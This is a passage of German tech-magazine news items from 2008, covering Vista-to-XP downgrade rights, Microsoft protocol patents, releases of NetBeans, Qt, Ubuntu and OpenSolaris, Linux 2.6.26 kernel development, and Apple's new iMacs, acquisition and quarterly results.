Vista-Versionen, stattdessen ein bereits vorhandenes XP ein weiteres Mal zu installieren und zu aktivieren. HP will diesen Downgrade-Prozess künftig schon vorab im „Auftrag seiner Kunden“ vollziehen und individuell konfigurierte Rechner mit XP-Images ausliefern.

Das Downgrade-Recht ist an sich nichts Neues (siehe c't 3/08, S. 104), jedoch auf bestimmte Vista-Versionen beschränkt. Die

für Heimanwender gedachten Home-Versionen etwa sind ausgeschlossen. Das gleiche gilt für alle Vista-Versionen, die als Voll- oder Upgrade-Version erworben wurden (zu erkennen am viel zu hohen Preis und der bunten Verpackung). Wer jedoch Vista Business oder Ultimate vorinstalliert auf einem neuen PC oder als preisgünstige System-BUILDER-Lizenz erworben hat, kann stattdessen auch XP Professional ein-

setzen – allerdings nur, wenn er bereits eine passende XP-Lizenz inklusive Datenträger und CD-Key besitzt. Bei wem das der Fall ist, der kann also bis auf Weiteres problemlos weitere XP-Lizenzen erwerben: Einfach Vista Business als System Builder kaufen und dann stattdessen XP Professional ein weiteres Mal installieren und aktivieren – bei Tests der c't reichte bei der Telefonhotline der Hinweis auf das Downgrade. (axv)

Patent-Inventur bei Microsoft

Tom Kemp ist Chef von Centrifry, einem Unternehmen, das unter anderem Linux- und Mac-Clients in Netze integriert, deren Benutzerdaten in Microsofts Active Directory liegen. Er hat öffentlich zugängliche Quellen ausgewertet (siehe c't 6/08, S. 64), um herauszufinden, welche der frei zugänglich gemachten Protokolldokumente durch Microsoft-Patente belegt sind. Das Resultat ist eine Liste von Protokollen mit zugeordneten Patenten in Form einer Excel-Tabelle (siehe Soft-Link).

Außerdem hat Kemp analysiert, welche Bereiche die Patente überhaupt abdecken: 60 Pro-

zent der Server-Protokolle konnte er keine Patente oder Patentanmeldungen zuordnen; wenn man nur erteilte Patente betrachtet, beläuft sich die Zahl sogar auf 80 Prozent. Für den Windows-Client konnte Kemp rund 50 verschiedene US-Patente ausmachen. Die größte Patentdichte hat er bei der Verzeichnisreplikation und DCOM ausgemacht. Seine Untersuchung stützt er auf Patentlisten, die Microsoft für die aus Gerichtsaufträgen entstandenen Dokumente bereitstellt.

Vergleicht man diese Listen mit den Patenten, die im Anhang der PFIF-Vereinbarung

aufgeführt sind, die die Samba-Entwickler mit Microsoft geschlossen haben, so ergeben sich diverse Unterschiede, zum Beispiel zu solchen zur Authentifizierung – im PFIF-Vertrag tauchen letztlich mehr Patente auf. Das alles sieht sehr danach aus, als hätte Microsoft vorschnell die Spezifikationen ins Netz gekippt. Untermauert wird das dadurch, dass Microsoft erst im Juni Informationen über die Patente herausgeben will, die die Anfang April veröffentlichten Dokumente zu den Exchange-, SharePoint- und Office-Protokollen betreffen. Dann erst soll es

auch möglich sein, über die Patentlizenzierung zu verhandeln.

Unterdessen sind auf Microsofts Websites zum Work Group Server Protocol Program auch Verträge zugänglich, die die Konditionen für die Lizenzierung von Patenten und Trade Secrets beschreiben. Auch sie enthalten eine Übersicht von Patenten, die denen des PFIF-Vertrags ähneln. Tom Kemps Bemühungen in Ehren: Dieses Minenfeld kann nur Microsoft räumen, mit einer einfachen Inventur ist dem nicht beizukommen. (ps)

 [Soft-Link 0811040](#)


Anzeige

Frühling für NetBeans

Die quelloffene Entwicklungsumgebung NetBeans ist in der Version 6.1 erschienen. Ähnlich wie sein Kontrahent Eclipse unterstützt das von Sun initiierte Projekt außer Java etwa auch C/C++ oder die Skriptsprache Ruby sowie das dazugehörige Web-Framework Ruby on Rails. Für Letzteres wurde die Datenbankintegration verbessert. Der Ruby-Editor hat neue Eingabehilfen (Hints) bekommen, die Java-Implementierung von Ruby namens JRuby einen schnelleren Debugger.

Der in die Java-IDE integrierte Profiler hilft Flaschenhalse und Speicherlecks in laufenden Programmen zu identifizieren. Das haben sich die NetBeans-Entwickler offenbar auch für die eigene Umgebung zu Nutze gemacht, denn sie soll nun um 40 Prozent schneller starten und im Betrieb weniger Speicher verbrauchen. Ein neuer Parser soll die Code-Vervollständigung beschleunigen.

Mit Hilfe der Java-Spezifikation Beans Binding Technology (JSR 295) verknüpft NetBeans Eingabefelder oder Tabellen direkt mit Datenbanken. Neu ist die Unterstützung der beliebten quelloffenen Datenbank MySQL im Database Explorer, der Verbindungen zu verschiedenen Datenbankservern herstellt. Darüber lassen sich nun Datenbanken anzeigen, erzeugen und löschen. Auf Mausklick gelangt man zum MySQL-Administrationswerkzeug.



Die Version 6.1 der frei erhältlichen Entwicklungsumgebung NetBeans beherrscht Code-Vervollständigung für Javadoc-Kommentare

Mit dem Framework der Java Server Faces klickt man Web-Anwendungen ähnlich leicht wie herkömmliche Desktop-Anwendungen per GUI-Builder zusammen. Der neue CRUD-Assistent (Create, Retrieve, Update, Delete) generiert aus bestehenden (Entity-)Klassen die passenden Schnittstellen zu Datenbanken. Die Implementierungen der Schnittstellen berücksichtigen Relationen (1:1, 1:n oder m:n) und vergeben gegebenenfalls automatisch primäre Schlüssel.

Ähnlich komfortabel sollten Web-Applikationen dank der neu hinzugekommenen Integration von Spring gelingen. Dabei handelt es sich um ein Java-Applikations-Framework, das unter anderem Web-Anwendungen

nach dem MVC-Modell (Model-View-Controller) ermöglicht. Die Spring-Integration umfasst die Version 2.5 des gleichnamigen Frameworks, Assistenten für XML-Konfigurationsdateien und MVC-Controller sowie die Code-Vervollständigung für Java-Klassen, -Beans und -Properties.

Web-2.0-Programmierer dürfen sich über die Unterstützung für populäre Web-APIs wie Google, Facebook, Yahoo oder YouTube freuen. Mashups sollen sich damit per Drag'n'Drop in Java-, Servlet-, JSP- und REST-Applikationen einbetten lassen; die Entwicklungsumgebung generiert den erforderlichen Code automatisch.

NetBeans spricht zwar schon seit der Version 6.0 JavaScript,

dank semantischem Highlighting, Code-Ergänzung, Typ-Analyse und werkzeuggestützter Code-Verbesserung (Refactoring) aber jetzt noch fließender.

Die 6.1er Ausgabe gewährt bereits Einblicke in kommende Versionen, etwa in Gestalt eines Editors für PHP inklusive Code-Vervollständigung, Syntaxhervorhebung und Debugging sowie eines Debuggers für JavaScript.

NetBeans unterliegt der GPLv2 sowie der Sun-eigenen Common Development and Distribution License (CDDL). Die Software steht zum Download als Binärpaket für Windows, Linux, Solaris und Mac OS X sowie als Quelltextpaket zur Verfügung. (ola)

 **Soft-Link 0811042**

Web, Video und neue Threads für Qt


Die plattformübergreifende C++-Klassenbibliothek der norwegischen Softwareschmiede Trolltech findet in der aktuellen Version 4.4 nach Linux, Windows und Mac OS nun auch Einzug auf Handhelds mit Windows CE. Als erste Qt-Version integriert sie sich in Visual Studio 2008 (nicht Express Edition).

Qt 4.4 bindet die aus dem KDE-Projekt KHTML hervorgegangene Webbrowser-Engine WebKit als Modul unter dem Namen QtWebKit ein. Das neue Multimedia-Framework fußt ebenfalls auf einem KDE-Projekt: Phonon. Unter Windows greift es zur Wiedergabe von Audio und Video auf DirectShow zurück, unter Linux auf

GStreamer und auf dem Mac auf Quicktime. Die Programmierschnittstelle bringt keine eigenen Codecs mit, soll die

Verwendung von Codecs Dritter aber deutlich vereinfachen.

Das frisch überarbeitete XML-Modul soll den XQuery-1.0-



Eine Anwendung zum Durchstöbern einer XML-gestützten Rezeptsammlung demonstriert die Fähigkeiten des neuen XQuery-Moduls in Qt 4.4.

Standard (über)erfüllen. Das QtConcurrency-Framework erleichtert die Multithread-Programmierung; der Multithread-Programmierer kommt für viele einfache Aufgaben ohne Synchronisationskonstrukte wie Mutexe, Semaphore oder Warte-Bedingungen aus (siehe c't 5/08, S. 210). Das IPC-Framework zur Interprozesskommunikation liefert neue Klassen für den (exklusiven) Zugriff auf und die Verwaltung von Shared Memory.

Qt unterliegt zwei Lizenzen (Dual Licensing), einer für kommerzielle Produkte und einer in leicht abgespeckter Ausgabe für Open-Source-Projekte. (ola)

 **Soft-Link 0811042**

Anzeige

Unit-Testing für .NET

Das xUnit.net genannte Framework für automatisiertes Unit-Testing von .NET-Code hat die Versionsnummer 1.0 und damit den Status „stable“ erreicht. Hinter dem Projekt stehen dieselben Entwickler, die einst das beliebte, aber mittlerweile in die Jahre gekommene NUnit aus der Taufe gehoben haben. xUnit.net sei deutlich besser auf die Anforderungen von testgetriebener Softwareentwicklung zugeschnitten. Zudem hätten die Verbesserungen am .NET-Framework – allen voran generische Datentypen – neue Möglichkeiten zum Schreiben von Softwaretests eröffnet, auf die man nicht verzichten wollte.

xUnit.net 1.0 steht in Microsofts Open-Source-Community CodePlex zum kostenlosen Herunterladen bereit. Außer der Test-Bibliothek gibt es dort verschiedene Programme zum Ausführen von Tests, darunter auch solche, die sich in die Entwicklungsumgebung Visual Studio 2008 integrieren lassen. (hos)

 **Soft-Link 0811042**

Schneller rechnen mit AMD

Die Version 4.1 von AMDs Core Math Library (ACML) für C und Fortran stellt noch besser für die Ausführung auf aktuellen AMD-Prozessoren optimierte mathematische Funktionen zur Verfügung. So wurden etwa die 64-bittigen Routinen für lineare Algebra (BLAS, LAPACK) in einfacher und doppelter Genauigkeit auf die K10-Prozessoren (Barcelona) zugeschnitten. Auf K8-Prozessoren (Opteron, Athlon 64) und den Barcelona sollen die Funktionen zur Matrixmultiplikation mit komplexen Zahlen (ZGEMM) schneller ablaufen, wovon etwa die doppeltgenauen Routinen aus der LAPACK- und BLAS-Familie profitieren. Außerdem hat AMD ein paar Fehler in den (Pseudo-)Zufallszahlengeneratoren beseitigt.

Die ACML ist in Ausgaben für die Compiler von NAGWare Fortran 95, GFortran aus der GNU Compiler Collection, PathScale, PGI, Sun Studio 10 und Intel Fortran kostenlos verfügbar. (ola)

 **Soft-Link 0811042**

Ubuntu 8.04 erschienen

Nach zwei Jahren Entwicklungszeit hat Canonical mit Ubuntu 8.04 Hardy Heron („kühner Reiter“) die zweite Version mit Long Term Support (LTS) veröffentlicht, für die der Hersteller drei Jahre lang Updates für die Desktop-Variante und sogar fünf Jahre lang für die Server-Variante liefern will.

Anders als Novell und Red Hat, die für Firmenkunden eine kostenpflichtige Enterprise-Variante zusammenstellen und Endanwender mit halbjährlich aktualisierten freien Versionen bedienen, ist Ubuntu 8.04 für beide Zielgruppen gedacht und für beide Einsatzzwecke kostenlos. Mit Blick auf die professionellen Anwender standen Aktualisierungen der bekannten Anwendungen und Feinschliff im Vordergrund, revolutionär neue Funk-


Linux ist meistgenutztes Embedded-System

Das amerikanische Marktforschungsunternehmen VDC hat in einer Studie herausgefunden, dass Linux das meistgenutzte Embedded-Betriebssystem in der Industrie ist. 18 Prozent der befragten Ingenieure aus dem Embedded-Umfeld verwenden Linux-Firmwares in ihren Geräten, weitere fünf Prozent nutzen andere freie Embedded-Betriebssysteme wie eCOS, TinyOS oder das Real-Time-System FreeRTOS.

Die Vorteile von Linux sehen die Ingenieure darin, dass viele Entwicklungstools kostenlos zur Verfügung stehen und keinerlei Lizenzkosten anfallen – bei einigen kommerziellen Embedded-Betriebssystemen muss ein Hersteller für jedes verkaufte Gerät einige Dollar für die Firmware abführen. Zudem schätzen die Ingenieure die Flexibilität von Linux durch die offengeleg-

Red Hat Linux sicherer als Windows

Die amerikanische Standish Group hat eine Studie veröffentlicht, wonach mehr als 70 Prozent der befragten Unternehmen Red Hat Enterprise Linux als sicherer einstufen als Windows. Bei der Qualität und Zuverlässigkeit liegen Linux und Windows gleichauf. Als weitere Gründe für Linux nannten die befragten Unternehmen Kostenvorteile so-



Die Entwickler haben bei Ubuntu 8.04 hauptsächlich bereits bekannte Programme aktualisiert und der Distribution etwas Feinschliff verpasst.

tionen gab es hingegen nicht. Wer Ubuntu 8.04 zunächst ausprobieren möchte, kann von der Installations-DVD ein Live-System starten, ansonsten lassen sich so-

wohl Desktop- als auch Server-Systeme vom selben Medium direkt installieren. Das DVD-Image steht auf der Ubuntu-Homepage zum Download. (mid)

OpenSolaris 2008.05 veröffentlicht

Sun hat Anfang Mai OpenSolaris 2008.05, besser bekannt unter dem Codenamen Indiana, veröffentlicht. Das System soll Anwendern den Umstieg von Linux erleichtern und enthält viele der bekannten GNU-Tools sowie den Gnome-Desktop. Die installierbare Live-CD steht auf opensolaris.com zum Download. (mid)

Nokia fordert offene Handy-Plattform

Die Mobilfunkindustrie müsse eine offene Plattform für mobile Geräte entwickeln, forderte Nokias Technologie-Chef Bob Ianucci auf dem Kongress The Mobile Future in Santa Clara. Eine offene Plattform biete der Industrie die besten Chancen, künftige Killer-Applikationen frühzeitig zu erkennen. Diese würden auch von Firmen außerhalb der Mobilfunkbranche entwickelt.

Die heutige Quälerei, Applikationen auf etliche Geräte portieren zu müssen, würde Entwickler abschrecken. Eine einheitliche Hardware-Plattform hält Ianucci für unwahrscheinlich: Handy-Hersteller ließen sich keine Standards diktieren, schon gar nicht von einem einzelnen Unternehmen – ganz egal, wie erfolgreich das iPhone auch sei. (mid)

Thorsten Leemhuis

Kernel-Log

Startschuss für die Entwicklung von Kernel 2.6.26

Für die nächste größere Aktualisierung des Kernels stehen erstmals ein Debugger, diverse neue Treiber und eine bessere Unterstützung der schnellen WLAN-Übertragungsstandards auf dem Programm. Zudem debattieren die Entwickler über Qualitätsfragen.

Mit der Veröffentlichung von Linux 2.6.26-rc1 schloss Linus Torvalds Anfang Mai das sogenannte Merge Window für größere Änderungen am Kernel. Die finale Version 2.6.26 dürfte damit Ende Juni oder Anfang Juli erscheinen. Einige Verbesserungen betreffen den Asus EeePC, die Architektur der OLPC-Notebooks sowie die vom Alsa-Projekt betreuten Sound-Treiber. Auch die Video4-Linux-Treiber wurden erweitert, so steuerte ein Mitarbeiter von Hauppauge V4L-Treiber für die TV-Hardware HVR950Q, HVR850 und FusionHDTV7-USB bei.

Schnelles WLAN

WLAN-Verbindungen nach dem noch immer nicht verabschiedeten Standard IEEE-802.11n sollen bei 2.6.26 zumindest der WLAN-Stack und der Treiber iwl4965 ordentlich beherrschen – erste rudimentäre Code-Abschnitte für diese Aufgabe fanden sich bereits in Kernel 2.6.25. Das WLAN-Hardware-Konfigurationsinterface cfg80211 überarbeiteten die Entwickler und erweiterten den WLAN-Stack Mac80211 um Unterstützung für Mesh-Netzwerke.

Rausgefliegen ist mit 2.6.26-rc1 der alte IEEE80211-Softmac-WLAN-Stack sowie der für Broadcom-WLAN-Hardware zuständige Treiber bcm43xx, dessen Aufgaben seit Linux 2.6.24 die Treiber b43 und b43legacy übernehmen. Auch entfernten die Entwickler den für Marvell-LAN-Hardware zuständigen Treiber sk98lin, den die schon länger im Kernel enthaltenden Treiber skge und sky2 ersetzen.


Die schon für Kernel 2.6.25 geplante, doch in letzter Minute wieder entfernte Stromspartechnik Active State Power Manage-

ment (ASPM) für den PCI-Express-Bus ist jetzt in Kernel 2.6.26-rc1 enthalten, sodass moderne Notebooks mit 2.6.26 ein wenig länger laufen sollten.

Auch am Scheduler CFS haben die Entwickler geschraubt, er wurde für den Einsatz auf Echtzeitsystemen sowie für den Server- und Desktop-Betrieb weiter optimiert. Die umfangreichsten

ter machen sollen. Ebenfalls neu ist die Unterstützung für PAT (Page Attribute Table) auf x86-Prozessoren – dadurch hat der Kernel eine bessere Kontrolle über das vom Prozessor durchgeführte Caching.

Auch bei der Virtualisierungslösung KVM (Kernel-based Virtual Machine) hat sich viel getan: Das im Kernel enthaltene KVM unterstützt erstmals die Architekturen IA64 und s390 sowie PowerPC-Prozessoren der 44x-Reihe, bislang arbeitet KVM nur auf 32- und 64-Bit-x86-Prozessoren. Für letztere gab es ebenfalls zahlreiche Verbesserungen, nun lassen sich die in neueren CPUs enthaltenen Virtualisierungstechniken Nested Page Tables von AMD und Virtual Processor Identification (VPID) von Intel nutzen. Erweiterungen wie grundlegende Paravirt-Unterstützung im Speichersystem und bei den Timern sowie Large Page Support sollen



Neuerungen bringt jedoch der Kernel Debugger KGDB mit, der zukünftig Entwicklern und versierten Anwendern bei der Fehlersuche im Kernel helfen soll.

Auch bei den internen Abläufen des Kernel gab es wieder zahlreiche Änderungen, von denen die Anwender allerdings nur indirekt profitieren. Die „Generic semaphores“ etwa führen den bisher Architektur-spezifischen Code für das Locking mit Semaphoren zusammen und verkleinern ihn dadurch erheblich, was die Pflege erleichtert. Auch beim Basis-Framework für Treiber („Driver Core“) gab es zahlreiche Änderungen, die den Kernel-Hackern das Leben leicht-

ferner Kompatibilität und Performance verbessern.

Auf Xen-Wirten lässt sich mit dem neuen Balloon-Treiber der vom Gastsystem genutzte Speicher rudimentär begrenzen, zudem pflegten die Entwickler die paravirtualisierten Framebuffer-, Tastatur- und Maustreiber für Xen-Gäste ein. Das VFS (Virtual File System) stellt bereits eingebundene Dateisysteme in Zukunft auf Wunsch an anderer Stelle schreibgeschützt bereit („Read-only bind mounts“) – das ist etwa für Container-Virtualisierung interessant, damit nicht ein Gast-System Daten auf einem gemeinsam genutzten Root-Dateisystem verändert.

Durch die Fülle der Änderungen kam es in der Vergangenheit gelegentlich vor, dass sich während des Merge Windows erzeugte Snapshots nicht übersetzen ließen oder nicht einmal im Ansatz liefen. Zwar wurden solch schwerwiegende Fehler meist zügig behoben, bei der Zusammenstellung von Kernel 2.6.26 beschwerten sich jedoch zahlreiche Entwickler nachhaltig über solche Probleme und hoben hervor, dass zahlreiche Patches aus ihrer Sicht nicht ausreichend begutachtet wurden, bevor Torvalds sie in den Kernel einpflegte. Vielfach ging die Kritik in die Richtung von Ingo Molnar, durch dessen Hände rund ein Achtel der bis Redaktionsschluss integrierten Patches wanderten.

Gesundstreiten

Daraus entstand eine längere Debatte unter Beteiligung zahlreicher Kernel-Größen. Torvalds wollte die Rate der aufgenommenen Änderungen keineswegs verlangsamen und wies die Forderung zurück, das Merge Window auszudehnen. Stattdessen wollte er es verkürzen, damit in dem Zeitfenster wirklich nur die Änderungen den Weg in den Hauptentwicklerzweig finden, die gut vorbereitet und getestet sind. Dabei soll insbesondere die noch junge Kernel-Serie linux-next helfen, in der die Kernel-Hacker ihre Änderungen für die jeweils übernächste Kernel-Version sammeln und koordinieren. Al Viro und Andrew Morton waren sich in der Diskussion weitgehend einig darüber, dass die zur Integration in die Hauptentwicklungslinie vorgesehenen Patches für andere Kernel-Entwickler besser sichtbar sein sollen – dadurch können die Änderungen gegebenenfalls rechtzeitig und ohne viel Aufhebens angepasst werden, bevor Torvalds die Patches in den Kernel einpflegt.

Welche Konsequenz diese facettenreiche Diskussion tatsächlich auf den Entwicklungsprozess von Linux hat, wird sich erst in den kommenden Wochen und Monaten zeigen. Es herrscht aber weitgehend Einigkeit darüber, dass ein wenig Optimierung am Entwicklungsprozess nötig ist, da sich die Rate der pro Entwicklungszyklus integrierten Änderungen in den letzten Monaten erheblich erhöht hat. (thl)

Schnellere iMacs für weniger Geld

Den Rechnern der neuen iMac-Generation hat Apple schnellere Prozessoren spendiert. iMacs mit 20-Zoll-Bildschirm gibt es nun mit 2,4 oder 2,66 GHz schnellem Prozessor, die 24-Zoll-Variante kommt mit 2,8- oder 3,06-GHz-CPU. Die Preise hat Apple gesenkt, sie liegen nun zwischen 999 und 1919 Euro (siehe Tabelle) und sind damit zwischen 150 und 250 Euro niedriger als die der Vorgänger.

Welches Prozessormodell genau zum Einsatz kommt, verrät Apple nicht. Das Unternehmen spricht nur lapidar von einem „Intel Core 2 Duo aus 45-nm-Fertigung“. Ob Intel Apple wieder einmal bevorzugt und mit noch nicht im Handel befindlichen



Mobil-Prozessoren beliefert oder lediglich mit Spezialversionen aktueller Mobil-CPU's versorgt, wird (möglicherweise) erst ein Blick auf ein iMac-Mainboard klären können.

Der Prozessor kommuniziert über einen Frontside-Bus (FSB 1066) mit dem Speicher-Controller (North Bridge), die Speichermodule sind mit 800 MHz Takt

an den Controller gekoppelt. Festplatten gibt es im Apple Store mit Kapazitäten von 250 GByte bis 1 TByte.

Bei den 20-Zoll-iMacs kommt wie gehabt ein ATI-Grafikchip zum Einsatz (Radeon HD 2400 XT respektive 2600 Pro), die großen Brüder gibt es auf Wunsch mit einem GeForce 8800 GS von Nvidia. (adb)

iMacs				
Rechner	iMac, 20", 2,4 GHz	iMac, 20", 2,66 GHz	iMac, 24", 2,8 GHz	iMac, 24", 3,06 GHz
Prozessor	Intel Core 2 Duo 2,4 GHz, 6 MByte gemeinsamer L2-Cache, FSB 1066	Intel Core 2 Duo 2,66 GHz, 6 MByte gemeinsamer L2-Cache, FSB 1066	Intel Core 2 Duo 2,8 GHz, 6 MByte gemeinsamer L2-Cache, FSB 1066	Intel Core 2 Duo 3,06 GHz, 6 MByte gemeinsamer L2-Cache, FSB 1066
Arbeitsspeicher	1 GByte DDR2-800/PC2-6400, (2 SO-DIMM-Slots, max. 4 GByte)	2 GByte DDR2-800/PC2-6400, (2 SO-DIMM-Slots, max. 4 GByte)	2 GByte DDR2-800/PC2-6400, (2 SO-DIMM-Slots, max. 4 GByte)	2 GByte DDR2-800/PC2-6400, (2 SO-DIMM-Slots, max. 4 GByte)
Festplatte	250 GByte, SATA, 7200 min ⁻¹ , optional 500 GByte	320 GByte, SATA, 7200 min ⁻¹ , optional 750 GByte	320 GByte, SATA, 7200 min ⁻¹ , optional 1 TByte	500 GByte, SATA, 7200 min ⁻¹ , optional 1 TByte
optisches Laufwerk	8X DVD-Brenner (SuperDrive, DVD±R DL, DVD±RW, CD-RW)	8X DVD-Brenner (SuperDrive, DVD±R DL, DVD±RW, CD-RW)	8X DVD-Brenner (SuperDrive, DVD±R DL, DVD±RW, CD-RW)	8X DVD-Brenner (SuperDrive, DVD±R DL, DVD±RW, CD-RW)
Grafikchip	ATI Radeon HD 2400 XT, 128 MByte GDDR3-RAM	ATI Radeon HD 2600 Pro, 256 MByte GDDR3-RAM	ATI Radeon HD 2600 Pro, 256 MByte GDDR3-RAM (optional: GeForce 8800 GS)	Nvidia GeForce 8800 GS, 512 MByte GDDR3-RAM
Display	20 Zoll, spiegelnd, 1680 × 1050 Pixel, 16:10	20 Zoll, spiegelnd, 1680 × 1050 Pixel, 16:10	24 Zoll, spiegelnd, 1920 × 1200 Pixel, 16:10	24 Zoll, spiegelnd, 1920 × 1200 Pixel, 16:10
Audio	Ein- und Ausgang: analog, digital (optisch), Kombiklinkenbuchsen, Mikrofon	Ein- und Ausgang: analog, digital (optisch), Kombiklinkenbuchsen, Mikrofon	Ein- und Ausgang: analog, digital (optisch), Kombiklinkenbuchsen, Mikrofon	Ein- und Ausgang: analog, digital (optisch), Kombiklinkenbuchsen, Mikrofon
Sonstiges	iSight-Kamera, FireWire 400/800, 3 × USB 2.0, Mini-DVI, GBit-Ethernet, WLAN: 802.11n (Draft 2.0), Bluetooth 2.1 EDR+	iSight-Kamera, FireWire 400/800, 3 × USB 2.0, Mini-DVI, GBit-Ethernet, WLAN: 802.11n (Draft 2.0), Bluetooth 2.1 EDR+	iSight-Kamera, FireWire 400/800, 3 × USB 2.0, Mini-DVI, GBit-Ethernet, WLAN: 802.11n (Draft 2.0), Bluetooth 2.1 EDR+	iSight-Kamera, FireWire 400/800, 3 × USB 2.0, Mini-DVI, GBit-Ethernet, WLAN: 802.11n (Draft 2.0), Bluetooth 2.1 EDR+
Lieferumfang	Tastatur, Mighty Mouse, IR-Fernbedienung, Mac OS X 10.5, iLife '08	Tastatur, Mighty Mouse, IR-Fernbedienung, Mac OS X 10.5, iLife '08	Tastatur, Mighty Mouse, IR-Fernbedienung, Mac OS X 10.5, iLife '08	Tastatur, Mighty Mouse, IR-Fernbedienung, Mac OS X 10.5, iLife '08
Gewicht, Abmessungen (H × B × T)	9,1 kg, 46,9 × 48,5 × 18,9 cm ³	9,1 kg, 46,9 × 48,5 × 18,9 cm ³	11,5 kg, 52,0 × 56,9 × 20,7 cm ³	11,5 kg, 52,0 × 56,9 × 20,7 cm ³
Preis	999 €	1299 €	1599 €	1919 €

Apple kauft PowerPC-Entwicklerfirma

Der Mac-Hersteller will das Unternehmen P.A. Semi übernehmen, das mit dem PWRficient einen stromsparenden 64-Bit-PowerPC-Doppelkernprozessor für Embedded-Systeme produziert. Der Kaufpreis für die 150-Mann-Firma soll bei 278 Millionen US-Dollar liegen.


Allerdings könnte die geplante Übernahme am Einspruch des US-Verteidigungsministerium scheitern oder sich zumindest verzögern. Die PWRficient-Prozessoren

kommen nämlich auch in Embedded-Systemen im militärischen Umfeld zum Einsatz. Dort ist eine langjährige Verfügbarkeit ein wichtiger Aspekt. In der Ankündigung der Übernahme informierte P.A. Semi seine Kunden jedoch, dass man in Zukunft die Lieferung der Prozessoren nicht mehr garantieren könne, da man erst den Lizenztransfer mit einer weiteren Firma klären müsse, vermutlich IBM wegen eines PowerPC-Patents.

Warum Apple das Unternehmen übernehmen möchte, ist noch unklar. Möglicherweise ist man in Cupertino am geistigem Eigentum von P.A. Semi und an den Mitarbeitern interessiert. Auch als CPU für ein kommendes iPhone ist der PWRficient bei Spekulanten im Gespräch. Allerdings müsste dafür der Leistungsbedarf, der in der Version für Mobilanwendungen laut Datenblatt bei rund fünf Watt liegt, auf ein Zehntel reduziert werden. (adb)

Rekordquartal für Apple

Mit einem Rekordquartal hat Apple wieder einmal die hohen Erwartungen der Finanzexperten übertroffen. Noch nie konnte der Konzern im zweiten Quartal eines Geschäftsjahres einen so hohen Umsatz und Nettogewinn verzeichnen. Von Januar bis März nahm Apple 7,51 Milliarden US-Dollar ein – 43 Prozent mehr als im Vorjahresquartal – und erzielte einen Nettogewinn von 1,05 Milliarden Dollar (plus 36 %). Die Bruttogewinnspanne lag bei 32,9 statt 35,1 Prozent.



Insgesamt hat Apple im zweiten Quartal 2,29 Millionen Computer verkauft, ein Plus von 51 Prozent. Der Absatz wuchs damit mehr als dreimal so stark wie der Marktdurchschnitt. Bei Notebooks legte man um 61 Prozent auf 1,43 Millionen Stück zu; von den Desktops verkaufte Apple 856 000 Stück (plus 37 %). Die Mac-Verkäufe spülten 3,49 Milliarden Dollar in die Kasse (plus 54 %).

Die iPods verkauften sich, verglichen mit dem starken Weihnachtssquartal, schlechter und konnten im Vergleich zum Vorjahresquartal nur um 1 Prozent auf 10,6 Millionen Stück zulegen. Der Musikspieler trug mit 1,8 Milliarden Dollar zum Umsatz bei (plus 8 %). Die Musiksparte brachte 881 Millionen Dollar.

